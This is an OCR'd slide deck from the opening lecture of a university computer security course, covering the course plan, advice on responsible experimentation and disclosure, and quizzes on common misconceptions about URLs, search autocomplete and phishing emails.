Introduction and Landscape

Computer Security Lecture 1

KAMI VANIEA AND MYRTO ARAPINIS
SCHOOL OF INFORMATICS

19TH SEPTEMBER 2016


First, the news…

Kami Vaniea

Pronouncing my last name:

- English: Van-yay
- French: Vanier

Americans cannot spell French names




Computer Security

Human Computer Interaction

Kami

People account for 90% of all security incidents



Verizon 2015 Data Breach Investigations Report

Today…

- Course introduction
- Common misconceptions
- Basic concepts
- Security properties and their protection

What is Computer Security?

- **Security** is about protecting assets.
- **Computer Security** concerns assets of computer systems: the information and services they provide.
- Just as real world physical security systems vary in their security provision (e.g., a building may be secure against certain kinds of attack, but not all), so computer security systems provide different kinds and amounts of security.
- Computer security is quite vast in scope, touching on many areas besides computer science. In this course we will study the fundamentals , some current internet technologies, and a little bit about engineering and management aspects.

Lecture plan

- About 30 lectures covering core topics:
    - Risks and threats, Crypto, Protocols, Models, Network, Software, Usability
- Many things not included (despite their relevance):
    - War stories, legalities, security APIs, economics, criminology, Firewall HOWTOs, and Personal advice
- Additional courses
    - Secure programming, cryptography

Standard security course advisory

- Nothing here is intended as an incitement to crack!
- Breaking into systems to “demonstrate” security problems at best causes a headache to overworked sysadmins, and at worst compromises systems for many users and could lead to **prosecution**.
- If you spot a security hole in a running system, **don’t exploit it**, instead consider contacting the relevant administrators confidentially.

Standard security course advisory

- Security is VERY hard to do correctly all the time.
- Keeping abreast with the latest security patches and methods is difficult; practical security is a matter of weighing up risks, so your advice may not be quickly acted on.
- This is especially true in a relatively low security environment such as a university, where open access has traditionally been put above security, and resources for sysadmin are very tight.

Responsible security experiments


- If you want to experiment with security holes, play wth your own machine, or better, your own private network of machines.
- One (mostly) harmless way: use virtualization: e.g., VMWare, VirtualBox, KVT/Xen/UML.
- If you discover a new security hole in a standard application or operating system routine that may be running at many sites, then consider contacting the vendor of the software (or vendor of the operating system which contains the software) in the first case. You might also raise the issue in a security forum for discussion, perhaps without providing complete details of the hole.
- The software vendor or other security experts will be able to confirm or deny, and work can begin on fixing the problem.

Common misconceptions

Where does this link go to?

http://facebook.mobile.com

A. Facebook’s main website
B. Facebook’s mobile website
C. AT&T’s website
D. Mobile’s website



CYBER SECURITY
CHRISTMAS LECTURES

CHRISTMAS LECTURE
TOUR 2015

#CHRISTMASCYBER2015

Like postal addresses,
links are read right to left

http://facebook.mobile.com


Edinburgh, IN, USA

Edinburgh, Scotland

ONTARIO
QUEBEC
Seattle
WASHINGTON
MONTANA
NORTH DAKOTA
MINNESOTA
Ottawa
NB
PE
SOUTH DAKOTA
WISCONSIN
MAINE
NOVA SCOTIA
OREGON
IDAHO
WYOMING
MICHIGAN
Toronto
VT
NH
NEW YORK
MA
Boston
CT RI
IOWA
Chicago
NEBRASKA
ILLINOIS
INDIANA
OHIO
PENN
New York
NEVADA
UTAH
United States
COLORADO
DE NJ
San Francisco
KANSAS
MISSOURI
WEST VIRGINIA
VIRGINIA
KENTUCKY
CALIFORNIA
Las Vegas
NORTH CAROLINA
OKLAHOMA
TENNESSEE
Los Angeles
ARIZONA
ARKANSAS
SOUTH CAROLINA
NEW MEXICO
MISSISSIPPI
San Diego
ALABAMA
GEORGIA
TEXAS
LOUISIANA
Houston
Gulf of California
FLORIDA
Gulf of Mexico
Mexico
Cuba

SCOTLAND
Edinburgh
Glasgow
NORTHERN IRELAND
United Kingdom
Isle of Man
Ireland
Dublin
Manchester
Liverpool
ENGLAND
WALES
London
Plymouth
Guernsey

Does Google know what you have typed before you click enter?



Computer security Ed

computer security edinburgh

computer security education

computer security education requirements

computer security edx

Press Enter to search.


A. Yes
B. No
C. Maybe

Can Google tell what your desktop background is?

A. Yes

B. No

C. Maybe



computer security - Googl...
https://www.google.co.uk/?gfe_rc
Search
Google

Computer security Ed

computer security edinburgh
computer security education
computer security education requirements
computer security edx

Press Enter to search.

What on this email can be trusted?



From "Fletcher, Freya" <ffletcher@conejousd.org>

Subject **FW: ITS Admininistrative Support**

7:54 AM

To undisclosed-recipients:;

From: Fletcher, Freya
Sent: Thursday, March 05, 2015 4:47 AM
Subject: ITS Admininistrative Support

Dear User,

